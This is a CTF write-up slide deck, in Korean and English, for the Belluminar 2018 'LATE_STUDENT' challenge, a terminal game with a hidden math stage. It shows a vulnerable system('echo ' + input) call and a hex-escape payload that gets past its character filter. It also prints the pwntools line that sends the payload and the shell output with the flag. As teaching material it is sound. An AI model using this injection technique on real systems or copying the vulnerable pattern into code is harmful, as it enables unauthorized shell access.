TEAM H4C

#1 LATE_STUDENT

SRC

TeamH4C LATE-STUDENT

https://github.com/cokia/Belluminar2018_chall1


Game

TeamH4C LATE-STUDENT

```
ssh chall1@ubuntu.hanukoon.com
```

주어진 링크에 ssh로 접속하면
메뉴가 나타난다.

- Start Game -> 게임 시작
- Quit -> 종료




Game

TeamH4C LATE-STUDENT

https://github.com/Chaser324/invaders

외계인과 싸울 수 이써욤

- 화살표키로 이동, 스페이스바로 공격
- q -> 게임 종료



Game

TeamH4C LATE-STUDENT

정보 입력(이름, 소개)
- 점수가 100점 이상이면 바이너리 링크


```
bool save_score(int score){
    setlinebuf(stdout);
    if (score > 100) {
        printf("You can get binary at: ");
        printf("https://hanukoon.xyz:5001/sharing/kgQdixUii\n");
    }

    // get input
    printf("Input name : ");
```

```
src — ./main_exe — ./main_exe — main_exe — 80×24
score = 367
You can get binary at: https://hanukoon.xyz:5001/sharing/kgQdixUii
Input name : TeamH4C
Input intro : (grin)
Continue? [Y/N]
Y
```

Game

TeamH4C LATE-STUDENT



점수 순으로 정렬해서 정보를 보여주는 스코어보드

- Y -> 재시작(새로운 게임)
- N -> 종료

Hidden Stage

TeamH4C LATE-STUDENT

```
scanf("%s", &select);
if (!strcmp("Y", select))
    return true;
else if (!strcmp("H4C", select)){
    secret_stage();        You, a da
    return true;
}
else if (!strcmp("N", select)){
```

```
src — ./main_exe — ./ma
score = 0
Input name : TeamH4C
Input intro : (grin)
Continue? [Y/N]
H4C
```

정보 입력 부분에서 Y/N 대신 H4C를 입력하면
secret_stage를 만날 수 있다.

Hidden Stage

TeamH4C LATE-STUDENT

```
printf("Your Attack: ");
int ans;
scanf("%d", &ans);
if (ans == answer_question(num, oper)){
    printf("Hit!!!\n\n");
}
else {
    printf("Nono,, You dead;;\n");
    exit(0);
}
```

총 5개 wave로 구성된 stage다.
각각의 wave에서는 우주선(?) 모양의
수학식이 나타나는데,
그 답을 입력해야 넘어갈 수 있다.

```
./main_exe — main_exe — 80×24
[Hidden Stage]

(New Wave!)
<[4509]> !%! <[6784]> !-! <[8830]> !+! <[422]> !%! <[6695]> =>> ((???))

Your Attack:
```

Hidden Stage

TeamH4C LATE-STUDENT

```c
int answer_question(int num[], int oper[]){
    int ans = num[0];
    for (int i=0; i<4; i++){
        switch (oper[i]){      You, a day ago
            case 0: // +
                ans -= num[i+1];
                break;
            case 1: // -
                ans += num[i+1];
                break;
            case 2: // *
                ans *= num[i+1];
                break;
            case 3: // /
                ans += num[i+1];
                break;
            default: // %
                ans -= num[i+1];
                break;
        }
    }
    return ans;
}
```

```c
switch ( (unsigned __i
{
  case 0uLL:
    v4 -= a1[i + 1];
    break;
  case 1uLL:
    v4 += a1[i + 1];
    break;
  case 2uLL:
    v4 *= a1[i + 1];
    break;
  case 3uLL:
    v4 += a1[i + 1];
    break;
  default:
    v4 -= a1[i + 1];
    break;
}
```

1. 연산자 우선순위 상관없이 앞에서부터 파싱함
2. 실제로 계산되는 연산자는 다름

\+ -> −

− -> +

* -> *

/ -> +

% -> −

Hidden Stage

TeamH4C LATE-STUDENT


5개 wave를 모두 이기고 나면
무언가를 입력할 수 있는 부분이 나옴

```
Last Says : ahmumal

filtering...
hey,,nono
Continue? [ENTER]
```

```
Last Says : 777

filtering...
777
Continue? [ENTER]
```



Hidden Stage

TeamH4C LATE-STUDENT

```
int ret;
char command[100] = "echo ";
char say[40] = {0,};

printf("Last Says : ");
scanf("%s", say);
strcat(command, say);
ret = filtering(say);
if(ret == 0) printf("hey,,nono\n");
else system(command);
printf("Continue? [ENTER]\n");
```

system("echo " + say);
-> command injection!!!

Hidden Stage

TeamH4C LATE-STUDENT

```
int filtering(const char *str) {
    const char *filter = "0123456789\\\';x$";
```


allowed: 0~9, ₩, ', ;, x, $

Exploit

TeamH4C LATE-STUDENT

```
:$'₩x72₩x68'
```

```
echo :$'₩x72₩x68'
```



Exploit

TeamH4C LATE-STUDENT

```
42
43    p.sendline(";$'\\x73\\x68'") # command injection
44    p.interactive()
45
```

게임 시작시 바로 q하고 hidden stage 클리어한 다음
커맨드 인젝션을 시켜주면 shell

Shell

TeamH4C LATE-STUDENT

```
(New Wave!)
('question:', '2436 * 2077 / 2284 * 3765 / 4101')
([2436, 2077, 2284, 3765, 4101], ['*', '/', '*', '/'])
('answer:', 19057891941)
['Hit!!!\n']
[+] 5
[*] Switching to interactive mode

Last Says :
filtering...

sh-4.3$ $ id
uid=1026(chall1_pwn) gid=1026(chall1) groups=1026(chall1)
sh-4.3$ $ cat flag
flag{Sh0W_M3_tHe,,,FL4Gggggg_w1th__ComM3nD__1nJeCti0N}
sh-4.3$ $
```

Flag

TeamH4C LATE-STUDENT

flag{Sh0W_M3_tHe,,,FL4Gggggg
_w1th__ComM3nD__1nJeCti0N}

감사합니다

FLAG-FOUND - FLAG-FOUND - FLAG-FOUND